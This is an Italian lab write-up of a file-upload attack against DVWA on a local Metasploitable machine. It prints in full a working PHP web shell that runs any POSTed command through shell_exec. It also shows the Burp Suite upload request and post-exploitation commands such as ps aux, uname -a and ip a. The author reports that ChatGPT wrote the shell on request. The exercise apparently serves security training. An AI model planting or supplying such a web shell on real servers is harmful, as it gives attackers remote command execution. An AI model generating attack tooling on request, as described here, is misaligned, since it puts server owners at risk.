Exploit File upload

Quello che ho fatto è farmi generare da Chat GPT una shell.php sofisticata con un’interfaccia grafica e mi ha generato questo:


```
<?php
// Esegui i comandi inviati tramite POST
if (isset($_POST['cmd'])) {
    $cmd = $_POST['cmd'];

    // Se il comando è un ping, utilizziamo un metodo alternativo
    if (strpos($cmd, 'ping') !== false) {
        // Estrai l'host dal comando ping
        preg_match('/ping\s+(\S+)/', $cmd, $matches);
        if (isset($matches[1])) {
            $host = $matches[1];
            $output = ping($host);
        } else {
            $output = "Host non specificato.";
        }
    } else {
        // Esegui altri comandi di sistema
        $output = shell_exec($cmd);
    }
} else {
    $output = "";
}

// Funzione per simulare il ping usando fsockopen
function ping($host, $port = 80, $timeout = 10) {
    // Risolvi il nome host in un indirizzo IP
    $ip = gethostbyname($host);
    if ($ip == $host) {
        return "Impossibile risolvere l'host $host.";
    }

    $start = microtime(true);

    // Prova a connettersi all'IP e alla porta specificata (80 di default)
    $fp = @fsockopen($ip, $port, $errno, $errstr, $timeout);
    if ($fp) {
        fclose($fp);
        $latency = microtime(true) - $start;
        return "Host $host ($ip) è raggiungibile. Tempo di risposta: " . round($latency * 1000, 2) . " ms";
    } else {
        return "Host $host ($ip) non raggiungibile.";
    }
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>PHP Shell</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #1e1e1e;
            color: #00ff00;
            margin: 0;
            padding: 20px;
        }
        input, button {
            font-family: inherit;
            font-size: 16px;
            padding: 5px;
            margin: 5px 0;
            color: #000;
        }
        textarea {
            width: 100%;
            height: 300px;
```

```
        font-family: monospace;
        font-size: 14px;
        color: #00ff00;
        background: #000;
        border: 1px solid #555;
        padding: 10px;
        box-sizing: border-box;
      }
    </style>
</head>
<body>
    <h1>PHP Shell</h1>
    <form method="POST">
        <input type="text" name="cmd" placeholder="Inserisci un comando" style="width: 80%;" />
        <button type="submit">Esegui</button>
    </form>
    <h2>Risultato:</h2>
    <textarea readonly><?php echo htmlspecialchars($output); ?></textarea>
</body>
</html>
```

Ovviamente gli ho chiesto di farmi uno script che mi faccia fare anche il ping ma su alcuni dispositivi della stessa rete non me li riconosce.

Questa è l'interfaccia grafica dello script.

Risultato del caricamento del file su Upload




Time	Type	Direction	Method	URL
08:25:54 9 Dec 2024	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/


Request

Pretty Raw Hex


```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 397
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryT7QsFA1FuBLBP6dB
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=cc996d62983c27c5104425edfd866e35
Connection: keep-alive

------WebKitFormBoundaryT7QsFA1FuBLBP6dB
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryT7QsFA1FuBLBP6dB
Content-Disposition: form-data; name="uploaded"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryT7QsFA1FuBLBP6dB
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryT7QsFA1FuBLBP6dB--
```




Questa è la richiesta del repeater di Burp Suite del comando ps aux che mi permette di visualizzare tutti i processi in azione



Questa è la ricerca sempre del repeater ma del comando cat shell.php che mi permette di visualizzare il contenuto di un file



Quin invece con il comando uname -a mi ha dato tutte le informazioni dell'host (in questo caso metasploitable) in questo caso analizzando anche con Chato GPT ho notato molte vulnerabilità: prima di tutto che questo è un codice è un'applicazione web che consente di inviare comandi al server attraverso un modulo HTTP; Non ci sono meccanismi per filtrare o validare l'input dell'utente. Versione Obsoleta di PHP e Apache; la facile esposizione di informazioni del sistema operativo ed in fine non c'è nessun controllo a livello di autenticazione.



utilizzando il comando ip -a mostra le interfacce di rete e i relativi indirizzi IP configurati anche in questo comando abbiamo delle vulnerabilità: la facilità del reperimento e di conseguenza esposizione di tutte le informazioni di rete e le altre sono molto simili a quelle precedenti.